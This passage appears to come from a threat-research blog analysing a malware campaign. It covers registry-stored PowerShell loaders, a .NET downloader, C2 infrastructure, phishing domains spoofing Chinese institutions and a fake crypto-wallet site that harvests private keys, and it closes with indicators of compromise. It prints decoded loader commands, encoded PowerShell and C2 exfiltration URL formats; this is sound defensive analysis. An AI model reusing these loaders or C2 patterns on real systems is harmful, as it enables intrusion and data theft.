ADoAdABvAGkAbgB0ADEANgAoACQAXwAsADEANgApACkAfQB8AGYAbwByAEUAYQBjAGgAewAkAHIAPQAkAHIA
KwAkAF8AfQA7AGkAZQB4ACAAJAByADsA
```


```
$h=(gp HKLM:\SYSTEM\CurrentControlSet\Services\X "s").s;$h.Split("
")|forEach{[char]([convert]::toint16($_,16))}|forEach{$r=$r+$_};iex $r;
```

Figure 7: Decoded PowerShell command executed by VBScript code

[+] Stage-4: PowerShell scripts

The PowerShell command which is executed as part of the service execution reads, decodes and executes the data stored under registry value “HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\X\\s”.

The decoded data is a PowerShell script which executes another PowerShell command. The command is shown in Figure 9 below.



```
try{[murrayju.ProcessExtensions.ProcessExtensions]::StartProcessAsCurrentUser(
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe','powershell
-encodedCommand
JABoAD0AKABnAHAAIABIAEsATABNADoAXABTAFkAUwBUAEUATQBcAEMAdQByAHIAZQBuAHQAQwBvAG4
AdAByAG8AbABTAGUAdABcAFMAZQByAHYAaQBjAGUAcwBcAFgAIAAiAHgAIgApAC4AeAA7ACQAaAAuAF
MAcABsAGkAdAAoACIAIAAiACkAfABmAG8AcgBFAGEAYwBoAHsAWwBjAGgAYQByAF0AKABbAGMAbwBuA
HYAZQByAHQAXQA6ADoAdABvAGkAbgB0ADEANgAoACQAXwAsADEANgApACkAfQB8AGYAbwByAEUAYQBj
AGgAewAkAHIAPQAkAHIAKwAkAF8AfQA7AGkAZQB4ACAAJAByADsA','','')} catch{powershell
 -encodedCommand
JABoAD0AKABnAHAAIABIAEsATABNADoAXABTAFkAUwBUAEUATQBcAEMAdQByAHIAZQBuAHQAQwBvAG4
AdAByAG8AbABTAGUAdABcAFMAZQByAHYAaQBjAGUAcwBcAFgAIAAiAHgAIgApAC4AeAA7ACQAaAAuAF
MAcABsAGkAdAAoACIAIAAiACkAfABmAG8AcgBFAGEAYwBoAHsAWwBjAGgAYQByAF0AKABbAGMAbwBuA
HYAZQByAHQAXQA6ADoAdABvAGkAbgB0ADEANgAoACQAXwAsADEANgApACkAfQB8AGYAbwByAEUAYQBj
AGgAewAkAHIAPQAkAHIAKwAkAF8AfQA7AGkAZQB4ACAAJAByADsA}
```

```
$h=(gp HKLM:\SYSTEM\CurrentControlSet\Services\X "x").x;$h.Split(" ")|forEach
{[char]([convert]::toint16($_,16))}|forEach{$r=$r+$_};iex $r;
```

Figure 8: Decoded PowerShell command executed by PowerShell script

Similar to the first PowerShell command it also reads, decodes and executes the data stored under registry value "HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\X\\x".

The decoded data is an obfuscated PowerShell script which embeds an encoded .NET dll. The .NET dll is loaded and executed in-memory from within the PowerShell script.

[+] Stage-5: .NET dll

The .NET dll on analysis turns out to be the same downloader which is described in Antiy blog. The only changes are in the configured C2 servers and the parameters which are used as part of network requests.

Information about the C2 servers is provided in Indicators of compromise section while the format for network requests is described below:

Request format for data exfiltration:

{C2 server URL}?im={MAC address}&**mk=u**&ltc={victim information}
OR
{C2 server URL}?xt={MAC address}&**mk=u**&ltc={victim information}

Request format for payload download:

{C2 server URL}?im={MAC address}&**mk=d**
OR
{C2 server URL}?xt={MAC address}&**mk=d**

[+] C2 infrastructure analysis

We analyzed the C2 infrastructure related to the IP address of the server hosting the domain - **signing-config[.]com**. This domain was configured in the stage-2 scriptlet file and used to exfiltrate system information to the C2 server.

IP address = 23.111.184[.]119

Leveraging passive DNS data, we identified several domains hosted on the server with the above IP address and noticed a pattern in the domain names. A lot of domains were created to spoof the names of organizations in China related to the government, education, and political think tanks.

Below are a few examples summarized in a table:

Domain name	Target spoofed
www.onlinesurvey.register.**moe.edu.cn**[.]serviceneteasse.com	Ministry of Education, China
www.preview.maiil.**caict.ac.cn**.coremailxt[.]serviceneteasse.com	Political think tanks of China
www.prevwdoc.**mofcom.gov.cn**.loginwebbauthh[.]serviceneteasse.com	Beihang University in China
www.compliance.maill.**buaa.edu.cn**.coremailxt[.]serviceneteasse.com	Ministry of commerce, China
www.compliance.maill.**hit.edu.cn[**.]coremailxt.serviceneteasse.com	Harbin Institute of Technology
secureattch.**nudt.edu.cn[**.]coremailxt.serviceneteasse.com	National University of Defence and Technology

In addition to this, we also identified several newly registered domains on this server which are used to spoof cryptocurrency projects popularly used in China such as the Deeper network.

The domain, deepersbot[.]network was registered by the threat actor to spoof the legitimate domain, deeper[.]network.




https://deepersbot.network
The Decentralized Gateway and Infrastructure for Web3.0
A more secure, private and fairer internet for everyone.
Validate Wallet

Figure 9: Phishing website

The fake domain asks the users to validate their wallet on the main page and presents them an option to choose from a wide variety of popularly used crypto currency wallets.



Multiple iOS and Android wallets support the WalletConnect. protocol. Simply scan a QR code from your desktop computer screen to start securely using a dApp with your mobile wallet. Interaction between mobile apps and mobile browsers are supported via mobile deep linking.

Figure 10: Wallet options provided on the phishing website

Once the user chooses the wallet type, they will be redirected to a page which prompts them to share their private key.



https://deepersbot.network/import.htm
Import Wallet
Phrase
Keystore JSON
Private Key
Phrase
Typically 12 (sometimes 24) words seperated by a single spaces.
IMPORT

Figure 11: Page asking for user Private key information

It uses one of the following 3 ways:

Phrase: A 12 or 24 word recovery phrase which can be used to restore the private key and steal the funds.


JSON file: a password-protected JSON file which stores the encrypted private key

Private key: The private key itself

The table below summarizes the list of domains registered which use social engineering to steal the private keys of crypto currency wallets of the users:

Date registered	Domain name
13th Nov 2021	dappconnectmainbott[.]org
13th Nov 2021	deepersbot[.]network
5th Nov 2021	www.walletauthenticatorbot[.]net
2nd Nov 2021	dapp-connect[.]org

Zscaler Cloud Sandbox report


zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 89EC1F32E1BBF794C41FA5F5BC6869C0 Analysis Performed: 11/11/2021 16:49:51 File Type: docx

CLASSIFICATION

Class Type: Malicious
Category: Malware & Botnet
Threat Score: 90

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)
- AV Process Strings Found
- Queries Sensitive Network Adapter Information (Via WMI, Win32_NetworkAdapter, Often Done To Detect Virtual Machines)
- May Try To Detect The Virtual Machine To Hinder Analysis

NETWORKING

- Document: Performs DNS Queries
- Uses Ipconfig To Modify The Windows Network Settings
- Performs DNS Lookups
- URLs Found In Memory Or Binary Data

STEALTH

- Disables Application Error Messages

SPREADING

No suspicious activity detected

Figure 12: Zscaler Cloud Sandbox detection

Indicators of compromise

[+] Hashes

MD5	Description
89ec1f32e1bbf794c41fa5f5bc6869c0	Document

[+] C2 Domains

signing-config[.]com
svcstat[.]com
relay-server[.]com

[+] C2 URLs

Component	URL
Scriptlet file	http://signing-config[.]com/cta/key.php
.NET backdoor	http://svcstat[.]com/policy/v2.php?im= http://relay-server[.]com/mint/mvv.php?xt=

[+] Files system artifacts

# Dropped binaries

%LOCALAPPDATA%\PeerDistRepub\qq3104.exe
%LOCALAPPDATA%\PeerDistRepub\qq2688.exe

%TEMP%\p
%TEMP%\b

# Scriptlet file

%TEMP%\googleofficechk.sct

[+] Registry artifacts

Registry Key:
HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\X

Registry Values:

HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\X\\s
HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\X\\x